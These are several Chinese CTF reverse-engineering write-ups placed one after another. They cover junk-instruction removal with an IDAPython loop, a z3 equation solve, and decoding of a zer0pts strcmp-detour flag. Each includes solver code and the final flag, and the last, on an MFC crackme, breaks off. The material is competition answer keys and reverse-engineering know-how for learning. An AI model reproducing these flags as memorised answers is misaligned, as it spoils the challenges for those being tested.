
映入眼帘就是一个CODE XREF和一大堆数据,这肯定是花指令
尝试去除花指令


发现有多出了一个花指令
继续重复去除花指令

发现疑似flag的字符
这种重复的操作直接交给idapython

这些字符前面都有FF C0,写脚本通过这两个关键字找出字符

start_addr = 0x1135
end_addr = 0x3000
for i in range(start_addr, end_addr):
if ida_bytes.get_byte(i) == 0xFF and ida_bytes.get_byte(i+1) == 0xC0:
print(chr(ida_bytes.get_byte(i+3)), end="")运行结果:
hello world!
There are moments in life when you miss someone so much that you just want to pick them from your dreams and hug them for real! Dream what you want to dream;go where you want to go;be what you want to be,because you have only one life and one chance to do all the things you want to do.
May you have enough happiness to make you sweet,enough trials to make you strong,enough sorrow to keep you human,enough hope to make you happy? Always put yourself in others'shoes.If you feel that it hurts you,it probably hurts the other person, too.
GFCTF{u_are2wordy}
You find Flag, Congratulation!考点:
GFCTF{u_are2wordy}]]>

查看程序主函数

使sub_860函数返回true就能获得flag

跟进去查看

看到这么规律的计算就知道要拿z3秒了
from z3 import *
v1,v2, v3, v4, v5, v6, v7, v8, v9, v11 = Ints('v1 v2 v3 v4 v5 v6 v7 v8 v9 v11')
solver = Solver()
solver.add(v1 < 128)
solver.add(v2 < 128)
solver.add(v3 < 128)
solver.add(v4 < 128)
solver.add(v5 < 128)
solver.add(v6 < 128)
solver.add(v7 < 128)
solver.add(v8 < 128)
solver.add(v9 < 128)
solver.add(v11 < 128)
solver.add(-85 * v9 + 58 * v8 + 97 * v6 + v7 + -45 * v5 + 84 * v4 + 95 * v2 - 20 * v1 + 12 * v3 == 12613)
solver.add(30 * v11 + -70 * v9 + -122 * v6 + -81 * v7 + -66 * v5 + -115 * v4 + -41 * v3 + -86 * v1 - 15 * v2 - 30 * v8 == -54400)
solver.add(-103 * v11 + 120 * v8 + 108 * v7 + 48 * v4 + -89 * v3 + 78 * v1 - 41 * v2 + 31 * v5 - (v6 *64) - 120 * v9 == -10283)
solver.add(71 * v6 + (v7 * 128) + 99 * v5 + -111 * v3 + 85 * v1 + 79 * v2 - 30 * v4 - 119 * v8 + 48 * v9 - 16 * v11 == 22855)
solver.add(5 * v11 + 23 * v9 + 122 * v8 + -19 * v6 + 99 * v7 + -117 * v5 + -69 * v3 + 22 * v1 - 98 * v2 + 10 * v4 == -2944)
solver.add(-54 * v11 + -23 * v8 + -82 * v3 + -85 * v2 + 124 * v1 - 11 * v4 - 8 * v5 - 60 * v7 + 95 * v6 + 100 * v9 == -2222)
solver.add(-83 * v11 + -111 * v7 + -57 * v2 + 41 * v1 + 73 * v3 - 18 * v4 + 26 * v5 + 16 * v6 + 77 * v8 - 63 * v9 == -13258)
solver.add(81 * v11 + -48 * v9 + 66 * v8 + -104 * v6 + -121 * v7 + 95 * v5 + 85 * v4 + 60 * v3 + -85 * v2 + 80 * v1 == -1559)
solver.add(101 * v11 + -85 * v9 + 7 * v6 + 117 * v7 + -83 * v5 + -101 * v4 + 90 * v3 + -28 * v1 + 18 * v2 - v8 == 6308)
solver.add(99 * v11 + -28 * v9 + 5 * v8 + 93 * v6 + -18 * v7 + -127 * v5 + 6 * v4 + -9 * v3 + -93 * v1 + 58 * v2 == -1697)
if solver.check() == sat:
print (solver.model())
flag = [70,48,117,82,84,121,95,55,119,64]
for i in flag:
print(chr(i), end="")右移可以使用乘法代替
actf{F0uRTy_7w@_42}]]>

是个64位程序,直接拿ida打开

发现程序将用户输入和字符串zer0pts{********CENSORED********}比较
尝试提交flag 发现是错误的
继续分析

查看init函数


程序分别调用了funcs_889开始的几个函数
跟进去查看

跟进sub_6E 发现没东西



在这个函数附近看到了sub_795
跟进去查看

这个函数将qword_201090函数替换成strcmp
off_201028替换成了sub_6EA
跟进off_201028查看

正是 strcmp在plt表中的位置

查看sub_6EA函数的逻辑

查看qword_201060值

只要按照上面的代码加回qword_201060中的值就能还原flag
#include<stdio.h>
#include<stdint.h>
#include<string.h>
int main()
{
char enc[] = "zer0pts{********CENSORED********}";
uint64_t key[] = {0, 0x410A4335494A0942, 0x0B0EF2F50BE619F0, 0x4F0A3A064A35282B, 0};
int len = strlen(enc);
len = (len>>3) +1;
for(int i =0; i < len; i++)
{
*(uint64_t *)&(enc[8 * i]) += key[i];
}
printf("%s", enc);
return 0;
}因为是qword数据类型,所有要使用uint64_t或者__int64
这里不直接写enc[8 * i]是因为要将char型转换成_int64, 用指针的形式写
zer0pts{l3ts_m4k3_4_DETOUR_t0d4y}]]>

拿到题目先查壳

是windows 64为的程序

双击打开,随便输如测试

根据题目名字,推测这是使用mfc框架开发的
直接上ida
在import中搜索messagebox跟到调用这个函数的地方
发现了验证flag的地方
